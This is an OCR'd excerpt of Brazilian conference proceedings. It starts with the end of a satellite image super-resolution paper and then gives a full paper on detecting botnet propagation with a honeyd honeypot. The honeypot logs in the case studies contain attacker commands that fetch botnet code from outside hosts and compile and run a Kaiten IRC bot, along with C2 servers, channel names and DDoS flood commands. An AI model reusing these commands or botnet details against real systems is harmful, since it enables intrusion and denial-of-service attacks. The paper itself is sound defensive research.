
(a)



(b)

(c)

Fig. 4 (a) imagem HR; (b) imagem NN; e (c) imagem Bi.



(a)

(b)

Fig. 5 (a) imagem em escala resultante da super-resolução na composição 4R3G2B e (b) imagem original.

VII. CONCLUSÃO

Na pesquisa realizada procuramos avaliar o potencial do método POCS modificado e sua utilização para a SR de

imagens de alta resolução, em particular, a banda pancromática do satélite Quickbird.

A aplicação dessa técnica pode melhorar a capacidade de análise e interpretação das imagens de sensores remotos e, atender a um grande número de instituições e usuários, nas diferentes áreas do conhecimento onde hoje suas imagens são utilizadas.

Especificamente na área forense a SR pode ser utilizada para melhorar imagens que estejam com pouca resolução espacial ou degradadas. Podem também ser utilizada para melhorar por exemplo, imagens de câmeras de vigilância que invariavelmente não apresentam boa resolução.

Nossa pesquisa em SR terá continuidade com o aprimoramento do presente método, apesar dos bons resultados alcançados até o momento. Por outro lado estamos pesquisando novos algoritmos para a avaliação da qualidade dos resultados.




Fig. 6 (a) recorte da banda 4; (b) banda 4 deslocada 0.5 pixel; e (c) imagem diferença entre (a) e (b).

REFERÊNCIAS

[1] Stark, H. "Theory of convex projections and its application toimage restoration". IEEE International Symposium on Circuitsand Systems, pp. 963-964, 1988.

[2] Yaroslavsky, L. Fast Signal Sinc-Interpolation and its Applications in Signal and Image Processing. Image Processing: Algorithms and Systems, Proceedings of SPIE, vol. 4667, 2002

[3] Nguyen, N. X. "Numerical Algorithms For Image Superresolution". 2000. PhD Thesis - Stanford University, Stanford, CA, 2000.

[4] Park, S. C., Park, K., Kang, M.G. M. "Super-resolution image reconstruction: a technical overview". IEEE Signal Processing Magazine. V. 20, n. 3, p. 21-26, 2003.

[5] Tsai, R.Y., Huang, T.S."Multiframe image restoration and registration". Advances in Computer Vision and Image Processing. Pp. 317-339, JAI Press Inc., 1984.

[6] Kim, S.P., Bose, N.K., Valenzuela, H.M. "Recursive reconstruction of high resolution image from noisy undersampled multiframes". IEEETrans. on Accoustics, Speech and Signal Processing, V. 18, no. 6, pp. 1013-1027, June 1990.

[7] Kim, S.P., Su, W.Y." recursive high-resolution reconstruction of blurred multiframe images". IEEE Trans. on Image Processing, vol. 2, pp. 534-539, Oct. 1993.

[8] Stark, H., Oksui,P. "High-resolution imge recovery from image-plane arrays using convex projection"s. J. Optical Society of America, v.6, no. 11, pp 1715-1726, Nov. 1989.

[9] Yaroslavsky, L.P. "Efficient algorithm for discrete *sinc*-interpolation". Applied Optics, Vol. 36, No.2, p. 460-463, 1997.

[10] Wang, Z., Bovik, A.C. "A universal image quality index". IEEE Signal process. Lett., vol. 9, no 3, pp 81-84, Mar. 2002.

[11] Chaudhuri, S. (editor). Super-Resolution Imaging. Norwell, MA: Kluwer, 2001. 279p.

Miguel Archanjo Bacellar Goes Telles Jr. É Técnologo em Telecomunicações pela Universidade Estácio de Sá, Rio de Janeiro, Brasil, em 1989, especialista em Análise de Sistemas pela Universidade Veiga de Almeida, Rio de Janeiro, Brasil, em 1991, Mestre em Ciência da Computação pela Universidade de Brasilia – UnB, Brasil, em 2003, e atualmente é doutorando em Processamento de Imagens pela UnB. È aluno do Instituto de Geociências da Universidade de Brasília e Chefe da Divisão de Imagens e ensoriamento Remoto do Comando de Operações Terrestres – COTER/Exército Brasileiro, Brasilia –DF, Brasil. Suas áreas de interesse são: SIG, fusão de imagens, super-resolução de imagens e sensoriamento remoto.

Antonio Nuno de Castro Santa Rosa. Graduou-se em Matemáticapela Universidade do Pará – UFPA, em 1984, é Mestre em Geofísica pela UFPA, em 1989, é Doutor em Geofísica pela UFPA, em 1996, e terminou o pós-doutorado em Computação Aplicada no Instituto Nacional de Pesquisas Espaciais – INPE, São José dos Campos-SO, Brasil, em 2002. Atualmente é Pesquisador e Professor do Instituto de Geociências da Universidade de Brasília- UnB e líder do Grupo de Interpretação Automática de Imagens do Conselho Nacional de Pesquisa – CNPq. Seus principais são: fusão imagens, super-resolução de imagens, GIS e sensoriamento remoto.

Paulo Quintiliano is é Perito Criminal Federal, onde atua na área de combate aos crimes cibernéticos. É graduado em Ciência da Computação e em Direito, é Mestre em Ciência da Computação e Doutor em Processamento de Imagens e Reconhecimento de Padrões. Trabalha na área de Ciência da Computação desde 1982, em vários órgãos públicos federais, com atuação em segurança da informação. Faz parte da primeira turma de peritos de Informática da Polícia Federal, nomeada em 1995. Nos últimos anos participou de várias conferências internacionais como palestrante convidado, bem como publicou dezenas de artigos em Anais de Conferências Internacionais e em Revistas Científicas internacionais de vários países.

Honeypot de baixa interação como ferramenta para detecção de tráfego com propagação de botnets.

Dino Amaral, Laerte Peotta

Universidade de Brasília - Departamento de Engenharia Elétrica
Faculdade de Tecnologia - Campus Darcy Ribeiro
Bairro Asa Norte. CEP: 70910900 - Brasília - DF

E-mails: dinomacedo@yahoo.com.br e peotta@unb.br

Abstract— Something bigger than we imagine is happening in the Internet, many hosts are serving the hackers and may be used at any moment with a single command that launch many type of attacks. In this paper, it will be shown a method to detect botnets using honeypots.

Keywords— Botnets, Honeypots, Worms, Security Information, Progamming C

Resumo— Algo grandioso está ocorrendo atualmente na Internet, milhares de máquinas estão totalmente a mercê de criminosos e podem ser utilizadas a qualquer momento com um único comando para uma muitos tipos de ataques. Neste artigo será descrito um método de se detectar botnets utilizando honeypots.

Palavras-chave— Botnets, Honeypots, Worms, Segurança da Informação, Programação em C

1 Introdução

Conseguir encontrar padrões de comportamento nos ataques às estações vulneráveis consiste em uma tarefa árdua para os analistas de segurança da informação, para tal existem diversos dispositivos em um perímetro de defesa como *firewalls*, IDS (*Intrusion Detection Systems*), IPS (*Intrusion Prevetion System*), ADS (*Anomaly Detection System*), Servidores *Proxies* entre outros. Deixando de ser um mito para pequenas empresas e usuários domésticos, esses dispositivos são amplamente usados, ora optando por utilizar software livre ora com soluções adequadas às demandas existentes em seus respectivos ambientes. O uso de *honeypots* tem se apresentado eficaz na detecção das tendências de ataques que permeiam a Internet [1], e fornecido uma fonte inesgotável para os pesquisadores, que através de seus *logs* mostram a anatomia de ataques ocorridos. Com o intuito de ganhar poderio computacional e com conceitos de computação distribuída consolidadas, o uso de *botnet* (*robot network*) tem sido alvo para criminosos cibernéticos, pois a possibilidade de ter algumas centenas de computadores sob controle, e que respondam a único comando de maneira eficaz, torna-se extremamente atraente para estes criminosos. Dentre os motivos inicias que permeiam a formação de uma botnet, podemos enumerar : estações, quando infectadas, estarão aptas a enviar e-mails indesejados (*spam*) em quantidade expressiva e ataques de negação de serviços distribuídos (*DDoS*). Neste artigo serão apresentadas questões que envolvem a formação de *botnets* utilizando ferramentas como honeyd [2], um honeypot de baixa interação[3] amplamente usado, criado para capturar tráfegos maliciosos.

Em um *honeypot* de baixa interatividade são instaladas ferramentas para emular sistemas operacionais e serviços com os quais os atacantes irão interagir. Desta forma, o sistema operacional real deste tipo de *honeypot* deve ser instalado e configurado de modo seguro, para minimizar o risco de comprometimento[16].

Este Artigo está estruturado da seguinte maneira: A seção 2 trata dos conceitos de botnets e modo de operação. A seção 3 trata da motivação de utilização. A seção 4 aborda conceitos e métodos de utilização de honeypots de baixa interação. Dois estudos de caso são demonstrados na seção 5. Conclusões e trabalhos futuros são discutidos na seção 6.

2 Botnet – Máquinas "zumbis"

O termo *botnet* é uma referência a utilização de robôs, que se utiliza de códigos maliciosos na tentativa de transformar um computador "normal" em um zumbi (termo utilizado para máquinas comprometidas que fazem parte de uma *botnet*). Esses zumbis passam a ser controlados a distância, independente da vontade do usuário local.

Segundo o FBI (*Federal Bureau of Investigation*) e o Departamento de Justiça dos Estados Unidos somente nos Estados Unidos foram identificados mais de um milhão de máquinas zumbis. Com essas informações, está claro o grande potencial de danos que essas redes podem impor não somente a infra-estrutura da Internet, mas também a segurança nacional e a economia global.

2.1 Modo de operação de uma botnet convencional

No primeiro passo o atacante explora alguma vulnerabilidade da máquina alvo e envia o *bot*, transformando a vítima em um zumbi. (figura1)

Figura 1: Envio do *bot*

No passo seguinte, o atacante disponibiliza os recursos computacionais da máquina infectada. Neste caso específico, temos um caso clássico de envio de *spam*, onde o *spammer* paga por um determinado tempo o uso destas máquinas *zumbis* para envio de *e-mails* não solicitados. Todo o controle é feito por parte do atacante que faz o processamento através de um servidor *IRC (Internet Relay Chat)*, onde as vítimas ao se conectarem a Internet se conectam ao servidor *IRC* diretamente. (Figura 2)




Figura 2: Acordo de utilização de *botnet*

Depois do acordo feito, que geralmente envolve valores financeiros o atacante libera uma parte da *botnet* que irá prover o serviço ao *spammer*. Inicia-se a fase crítica de envio de *e-mails*, esta etapa do processo reside no fato de cada vítima receber, do servidor IRC, os comandos e as mensagens que deverão ser enviadas, esta troca de mensagens e comandos acontece sem o conhecimento da vítima. (Figura 3). O que pode chamar a atenção de um usuário mais meticuloso é a perda de performance de seus recursos computacionais.




Figura 3: Utilização da *Botnet.*

3 Motivação de utilização de botnets

Mediante a coleta de informações nos *honeypots* instalados para esta pesquisa, deparou-se com a necessidade de dissecar os *logs* gerando uma retroalimentação na política de segurança. Uma *botnet* não é nada mais que uma ferramenta e existem muitas razões para usá-las. Os motivos mais comuns são as utilizações criminosas visando ganhos monetários ou para propósitos destrutivos. Baseados no tipo de dados que foram capturados, as possibilidades de usar uma *botnet* podem ser atribuídas de diversas maneiras. Pode-se afirmar que existe uma lista extensa para uso dessas redes e as que estão expostas neste artigo consistem em razões mais comuns e as que foram detectadas nesta pesquisa, e são elas:

- Ataques distribuídos de Negação de Serviço: De maneira geral as *botnets* são usadas para ataques *DdoS (Distributed Denial of Service)*, que consiste no comprometimento de estações ou infra-estrutura de redes que pode causar a paralisação de algum serviço para os usuários, seja através do consumo excessivo de banda ou de sobrecarga nos recursos computacionais na estação da vítima. Os recursos da estação são consumidos através do envio de pacotes em uma alta taxa com tamanhos diferenciados. As *botnets* analisadas incluem diferentes possibilidades de causar um ataque de *DDoS*, na maioria das vezes com o envio de pacotes *TCP* (*Transmission Control Protocol*) sinalizando o início de conexão com o bit *SYN* marcado ou com uma inundação de pacotes *UDP (User Datagram Protocol)*.
- *Spam*: Em [4] é mostrado as estatísticas do envio de *spam* [5] pelo Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.Br), algumas *botnets* oferecem a possibilidade de abrir uma conexão com *SOCKS proxy* na estação comprometida. Com este serviço habilitado, a máquina poderá ser usada para tarefas como o envio de *spam*. Com a ajuda de

botnet e alguns milhares de *bots*, é possível o envio de *spam* de forma automatizada e em quantidade massiva. As estatísticas mostram que o sistema operacional *Windows*, sem atualizações, é o maior alvo de *spammers*.

- Capturar tráfego: As máquinas comprometidas que fazem parte de uma *botnet* podem ser usadas para capturar tráfego que são transmitidos em claro, sem nenhum tipo de criptografia. *Sniffers*, como *tcpdump* [6] e *Wireshark* [7], são usados para capturar informações como nome de usuários e senhas. Capturar tráfego de uma estação, que está sendo usada por mais de uma *botnet*, possibilita que os dados pertinentes de uma das *botnets* e assim que a mesma seja roubada do "concorrente", prática muito comum no mundo dos criminosos digitais.
- *Keylogging*: Se a máquina comprometida usar algum tipo de criptografia nos canais de comunicação, capturar tráfego com *sniffers* torna-se uma tarefa inválida, pois seria necessário a descoberta das chaves utilizadas para cifrar o tráfego. Com a ajuda de um *keylogger*, a tarefa de capturar dados digitados pelo usuário na estação comprometida torna-se extremamente fácil. Geralmente, os dados digitados são enviados a um e-mail, através da porta 25 (*SMTP - Simple Mail Transfer Protocol*), e em seguida é realizada uma procura por palavras como de sites de bancos ou sites de pagamentos, como *PayPal*.
- Instalação de propagandas e objetos de ajuda nos navegadores: *Botnets* podem ser usadas para ganhos financeiros. Esta tarefa é executada com a criação de um site com algumas propagandas sendo que o operador negocia com as empresas que hospedam páginas que pagam a cada clique em seus "*pop-ups*" de propagandas. Com a ajuda de uma *botnet*, estes cliques podem ser automatizados e rapidamente alguns milhares de *bots* clicam nos *pop-ups*, o processo pode ser melhorado por parte do atacante, configurando o navegador da vítima para clicar nos *pop-ups* de propaganda a cada vez que iniciar o seu próprio navegador.
- Propagação de códigos maliciosos: As *botnets* são usadas para capturar mais *bots* que irão se integrar a uma *botnet*, e assim aumentar o número de estações comprometidas. A maioria dos *bots* implementa mecanismos de *downloads* ou executam um arquivo via *HTTP (HyperText Transfer Protocol*) ou *FTP (File Transfer Protocol*). Imaginando uma *botnet* com 5.000 estações usadas como base de ataques para disseminar um vírus por e-mail. Um exemplo desta técnica foi o *worm Witty* [14], que atacou o protocolo usado pelo ICQ um programa para comunicação instantânea.

Os motivos descritos neste artigo não são os únicos, pode-se citar:

a) Manipulação em *sites* de apostas, visto que as votações são rastreadas por endereço IP;
b) Ataques as canais de *chats*, algo similar aos ataques de negação de serviço, dentre outros.

Mapear a motivação das *botnets* é uma fonte inesgotável para os pesquisadores. A contínua pesquisa por estes tópicos tem achado nos *honeypots* um ótimo aliado, pelos conceitos que os cercam torna-se mais fácil de analisar este tipo de comportamento. Existem diversas razões pelas quais os *honeypots* podem auxiliar na detecção de *botnets*, ou tentativas de formação delas:

1 Com o auxilio dos *honeypots*, é possível encontrar informações importantes, como endereço IP do servidor ou *nickname* da *bot*, que possibilita observar a *botnet*, podendo inclusive, coletar os arquivos-fontes dos programas, que tentam se instalar na estação a ser comprometida.
2 Podem-se monitorar os comandos executados assim como toda a comunicação entre o atacante e a vitima, permitindo descobrir as técnicas usadas pelo atacante e suas motivações.
3 Os arquivos de *log* constituem uma fonte para encontrar tendências dos ataques, pois se considera que todo o tráfego destinado ao *honeypot* ou é um ataque ou é tráfego malicioso. Nesses *logs* encontram-se subsídios suficientes para iniciar um contra-ataque à formação de *botnets*.

4 Tráfego de *Botnets* em um *Honeypot*

A principal função de um *honeypot* é atrair um eventual atacante, monitorando e registrando todas as suas ações, buscando obter o modo de operação bem como ferramentas utilizadas tanto para comprometer o *honeypot*, quanto as utilizadas para busca de novos *hosts* vulneráveis. Outra função muito importante é a descoberta de novas vulnerabilidades que estão sendo exploradas sem conhecimento de órgãos de segurança da Internet.
Pode-se saber com antecedência as tendências de novos ataques e a difusão de *worms* pela rede.
Nesta pesquisa foi utilizado um *honeypot* de baixa interatividade buscando filtrar tráfego e

tentativa de criação ou mesmo de aumento de *botnets*.

A escolha pela utilização de um *honeypot* de baixa interação (figura 4) é devida principalmente pela facilidade de instalação e manutenção, por incorrer em menores riscos, pois os serviços são virtualizados ou emulados, outro fator importante é a de que não é preciso incorporar mecanismos de contenção, pois todo o trafego já é contido na própria ferramenta.




Figura 4: Topologia de um *honeypot* de baixa interatividade

5 Estudos de casos

Os casos descritos nesta seção mostram o comportamento dos atacantes, quando os mesmos obtêm acesso aos sistemas. No *honeypot* montado para este estudo, disponibilizou-se uma conexão via SSH (*Secure Shell*) com um conjunto fraco de nome de usuário e senha. Configurou-se o *honeypot* para capturar os comandos executados, fornecendo respostas pré estabelecidas nos *daemons* do *honeyd*. Os resultados dessas interações são enviados para um arquivo de log, que permite decifrar as motivações de uma invasão à um desses *hosts* virtuais. Por questões do compromisso firmado com o Consórcio Brasileiro de *Honeypots*, administrado pelo CERT.br, os endereços dos hosts virtuais não serão divulgados. É importante ressaltar a possibilidade de alteração dos arquivos de *logs*, caso o atacante consiga acesso ao *host* que hospeda os *logs* da aplicação.

a) Caso 1

Na figura 5 seguem os *logs* de um ataque a um dos *hosts* do *honeypot*. O atacante, inicialmente, consegue acesso através da porta TCP 22, na qual existe um "*daemon*" configurado para responder com usuário e senha, considerados fracos, neste caso usuário=root e senha=root. Ao obter acesso, o arquivo de *log* fornece dados relevantes do atacante, como endereço IP de origem (87.258.168.110) e o Sistema Operacional utilizado pelo *host* remoto (Windows XP SP1).

```
2007-06-03 12:15:39 +0000:
fakersh[15121]: HONEYD_DST_PORT=22,
HONEYD_IP_DST=201.XX.XX.XX,
HONEYD_IP_SRC=87.248.168.110,
HONEYD_PERSONALITY=Linux Kernel 2.4.3
SMP (RedHat), HONEYD_REMOTE_OS=Windows
XP SP1, HONEYD_SRC_PORT=1816,
LOGNAME=root,
PATH=/bin:/usr/bin:/usr/sbin,
TERM=xterm, USER=nobody
```

Figura 5: log de ataque ao *honeypot*

Com acesso máximo ao sistema, pois conseguiu efetuar *logon* como usuário ***root***, os *logs* (figura 6) mostram os comandos executados pelo atacante. O atacante procura saber o conteúdo do diretório, inclusive os arquivos ocultos com o comando "ls –a", o qual não obtém sucesso, então o atacante executa o comando "ls" sem parâmetro e obtém como resposta os arquivos fictícios do mrtg (*Multi Router Traffic Grapher*), uma ferramenta desenvolvida para monitorar o tráfego em *links* de rede.

```
2007-06-03 12:15:43 +0000:
fakersh[15121]: in: ls -a
2007-06-03 12:15:43 +0000:
fakersh[15121]: out: bash: fork:
Resource temporarily unavailable
2007-06-03 12:15:45 +0000:
fakersh[15121]: in: ls
2007-06-03 12:15:45 +0000:
fakersh[15121]: out: mrtg.cfg
mrtg.cfg~ mrtg.ok
```

Figura 6: *Log* dos comandos executados

Após fazer o reconhecimento inicial do ambiente, o atacante inicia a tentativa de aumentar ou iniciar a formação de sua *botnet*, ao tentar efetuar o *download* do arquivo empacotado e compactado (figura 7), no formato *UNIX* (tar.gz) que contém os arquivos de configuração para a formação de uma *botnet*. Antes que fosse removido deste site (`http://Bnc-Irc.trei.ro/linux`), efetuou-se o *download* do arquivo que foi analisado como sendo os arquivos fontes de configuração da referida *botnet.*

```
2007-06-03 12:15:51 +0000:
fakersh[15121]: in: wget
2007-06-03 12:15:51 +0000:
fakersh[15121]: out:
wget: missing URL
Usage: wget [OPTION]... [URL]...
Try `wget --help' for more options.
2007-06-03 12:16:06 +0000:
fakersh[15121]: in: wget http://Bnc-
Irc.trei.ro/linux/bots.tar.gz
2007-06-03 12:16:08 +0000:
fakersh[15121]: out:
--01:32:01-- http://Bnc-
Irc.trei.ro/linux/bots.tar.gz
```

```
                    => `http://Bnc-
Irc.trei.ro/linux/bots.tar.gz'
Resolving                 http://Bnc-
Irc.trei.ro/linux/bots.tar.gz...
failed: no address associated with
name.
```

Figura 7: Tentativa de *download*

Os arquivos fontes possuem dados preciosos para uma análise. Ao extrair os arquivos, notou-se que a conexão na *botnet* aconteceria através de um canal de *chat*, os servidores que estariam aptos a receber este *host* estão listados na tabela 1.

Tabela 1: Relação de servidores IRC

Servidor	Porta
Amsterdam2.NL.EU.undernet.org	6669
graz.at.Eu.UnderNet.org	6670
Helsinki.FI.EU.Undernet.org	6666
Lelystad.NL.EU.UnderNet.Org	6668
Stockholm.SE.Eu.Undernet.org	6666
washington.dc.us.undernet.org	6667
geneva.ch.eu.undernet.org	6667
Ede.NL.EU.UnderNet.Org	7000
graz2.at.Eu.UnderNet.org	6670
London.UK.Eu.UnderNet.org	6667
Oslo2.NO.EU.undernet.org	7000
Miami.FL.US.Undernet.org	6667
mesa.az.us.undernet.org	6667
EU.UNDERNET.ORG	6667

O canal especificado para os *hosts* se conectarem é o "*#eggucs*" e o *nickname* é o "*ucs123"*, ao se conectarem neste canal com o *nickname* mencionado, o *botmaster*, o *host* que possui o controle sobre todos os hosts que estão conectados neste canal, está apto a enviar qualquer comando para os *hosts*. Os comandos podem ser enviados para a *botnet* de duas maneiras: a primeira é enviando um comando diretamente para a *botnet* e a segunda é enviando um tópico especial no canal que todos os hosts interpretam, como por exemplo: "***advscan lsass* 200 5 0 -b**", o qual envia um comando a *botnet* para espalhar uma conhecida vulnerabilidade da plataforma *Microsoft*, os *hosts* começam 200 sessões simultaneamente com um atraso de 5 segundos por tempo ilimitado, o parâmetro "-b" significa que os *hosts* alvos estão dentro da classe B.

b) Caso 2

Como no Caso 1, o usuário obteve acesso ao sistema como usuário root e senha root (figura 8), com endereço IP de origem 87.106.101.28 e sistema operacional do host do atacante é um *Linux* com *kernel* versão 2.6.

```
2007-06-07       14:51:37       +0000:
fakersh[6515]:     HONEYD_DST_PORT=22,
HONEYD_IP_DST=201.XX.XX.XX,
HONEYD_IP_SRC=87.106.101.28,
HONEYD_PERSONALITY=Linux Kernel 2.4.3
SMP (RedHat), HONEYD_REMOTE_OS=Linux
2.6      ,      HONEYD_SRC_PORT=41860,
LOGNAME=root,
PATH=/bin:/usr/bin:/usr/sbin,
TERM=xterm, USER=nobody
```

Figura 8: Acesso ao sistema

Em seguida, o atacante executa o comando "**w**" (abreviação de *who*), na qual mostra quem está atualmente conectado no computador (figura 9). Este comando, *who*, mostra os seguintes dados : os nomes de usuários que estão conectados no servidor, o terminal a qual está conectado e data da conexão. Em seguida, o atacante procura saber mais informações sobre o sistema operacional, versão do *kernel*, arquitetura do *host* com o comando "***uname -a***", neste caso o *daemon* está configurado para fornecer a seguinte resposta : "**Linux localhost 2.6.13.1 #1 Mon Sep 19 21:36:25 PST 2005 i586 GNU/Linux**". Antes de tentar baixar o software para a inclusão do *host* em sua *botnet*, o atacante executa o comando "**uptime**" para saber a quanto tempo o sistema está no ar.

```
2007-06-07       14:51:38       +0000:
fakersh[6515]: in: w
2007-06-07       14:51:38       +0000:
fakersh[6515]: out:
 11:29:34 up  3:17,  2 users,  load
average: 0,00, 0,00, 0,00
USER            TTY              FROM
LOGIN@   IDLE   JCPU   PCPU WHAT
root              tty2              -
08:12    4days  0.14s  0.13s -bash
root           ttyp0         localhost
10:11    0.00s  0.13s  0.00s w
2007-06-07       14:51:42       +0000:
fakersh[6515]: in: uname -a
2007-06-07       14:51:42       +0000:
fakersh[6515]:  out:  Linux  localhost
2.6.13.1  #1  Mon  Sep  19  21:36:25  PST
2005 i586 GNU/Linux
2007-06-07       14:51:54       +0000:
fakersh[6515]: in: uptime
2007-06-07       14:51:54       +0000:
fakersh[6515]:   out:   bash:   uptime:
command not found
```

Figura 9: Executando comandos no *host* comprometido

A partir dos comandos executados, que significa um reconhecimento do ambiente na qual possui acesso, o atacante continua a sua trajetória com o intuito de aumentar o seu poderio computacional. Para dificultar sua detecção o atacante cria um diretório com o nome em branco, com o comando "*mkdir* **" "**", e em seguida cria um subdiretório com o nome de " ... ", o qual o mesmo deseja efetuar o *download* de sua aplicação. É interessante observar no fragmento do arquivo de *log* (tabela 2) que o atacante concatena os comandos com ";", e que após a tentativa de efetuar o *download* do arquivo-fonte, o mesmo tenta compilá-lo com o compilador gcc e depois tenta remover utilizando o comando "*rm -rf*", o que incorre em outra tentativa de dificultar a detecção do evento. Como aconteceu no Caso 1, efetuou-se o *download* do arquivo-fonte do site que é mostrado no arquivo

de *log* (tabela 2) e ao analisar os fontes percebeu-se que seria utilizado em ataques de Negação de Serviço Distribuídos. O *host* infectado é conectado nos servidores especificados que neste caso são: 194.109.20.90, 195.197.175.21, 195.68.221.221, 161.53.178.240, 69.16.172.34, 64.18.128.86 e 64.161.255.200 e aceita comandos através do canal especificado. A sintaxe é bem simples: !<*nick*> <*command*> . O atacante envia a mensagem para o canal que está definido no arquivo-fonte, onde <*nickname*> é o apelido que o *host* infectado se conecta no canal de IRC e o <*command*> é o comando a ser executado . Por exemplo, se o atacante deseja enviar para todos os clientes que possuam "*nickname*" que iniciam com N um comando, é digitar !N* <*command*>.
Existem vários comandos que podem ser executados remotamente:

a. *TSUNAMI* <target><secs> = A *PUSH+ACK flooder* envia uma quantidade excessiva de pacotes *TCP* com os *flags PUSH* e *ACK* marcados;
b. *PAN <target><port><secs>* = A *SYN flooder* envia uma quantidade excessiva de pacotes *TCP* com o *flag SYN* marcado, o que denota o pacote *TCP* com o incio de conexão;
c. *UDP <target> <port> <secs>* = A *UDP flooder* envia uma quantidade excessiva de pacotes *UDP*.

Convém afirmar que a intenção, neste caso, é consumir recursos da *host* da vítima o que é caracterizado por ataque de Negação de Serviço (Figura 10).

```
2007-06-07       14:51:57       +0000:
fakersh[6515]: in: wget
2007-06-07       14:51:57       +0000:
fakersh[6515]: out:
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
2007-06-07       14:52:07       +0000:
fakersh[6515]:   in:   cd   /tmp;mkdir
.bash_history;cd  .bash_history;  mkdir
" ";cd  "  "  ;mkdir  "  ...   ";cd  "  ...
";wget
http://dragoc.braindead.hu/kaiten.c;gc
c   kaiten.c   -o   bash;./bash;rm   -rf
kaiten.c
2007-06-07       14:52:07       +0000:
fakersh[6515]:  out:  cd:  /tmp;mkdir
.bash_history;cd .bash_history;mkdir "
";cd  "  "  ;mkdir  "  ...  ";cd  "  ...
";wget
http://dragoc.braindead.hu/kaiten.c;gc
c   kaiten.c   -o   bash;./bash;rm   -rf
kaiten.c: restricted
2007-06-07       14:52:20       +0000:
fakersh[6515]:        in:        wget
http://dragoc.braindead.hu/kaiten.c;gc
c   kaiten.c   -o   bash;./bash;rm   -rf
kaiten.c
```

```
2007-06-07       14:52:22       +0000:
fakersh[6515]: out:
--01:32:01--
http://dragoc.braindead.hu/kaiten.c;gc
c   kaiten.c   -o   bash;./bash;rm   -rf
kaiten.c
                                    =>
`http://dragoc.braindead.hu/kaiten.c;g
cc   kaiten.c   -o   bash;./bash;rm   -rf
kaiten.c'
Resolving
http://dragoc.braindead.hu/kaiten.c;gc
c   kaiten.c   -o   bash;./bash;rm   -rf
kaiten.c...   failed:   no   address
associated with name.
2007-06-07       14:52:30       +0000:
fakersh[6515]: in: cd /var/tmp
2007-06-07       14:52:30       +0000:
fakersh[6515]:   out:   cd:   /var/tmp:
restricted
2007-06-07       14:53:59       +0000:
fakersh[6515]: in: exit
```

Figura 10: *Logs* e subsídios para estudo de caso.

6 Conclusão e trabalhos futuros

Devido à facilidade e acesso a computadores e redes de alta velocidade as *botnets* tem um grande campo para se desenvolver. No entanto deve-se ter uma maior preocupação, não apenas pelo usuário, que deve tomar precauções, mas também das autoridades, pois devem criar dispositivos para detectar e neutralizar essas redes o mais rápido possível. Essas redes podem ser utilizadas para uma infinidade de ações que vão deste ataques de negação de serviços como o de envio indiscriminado de mensagens não solicitadas.
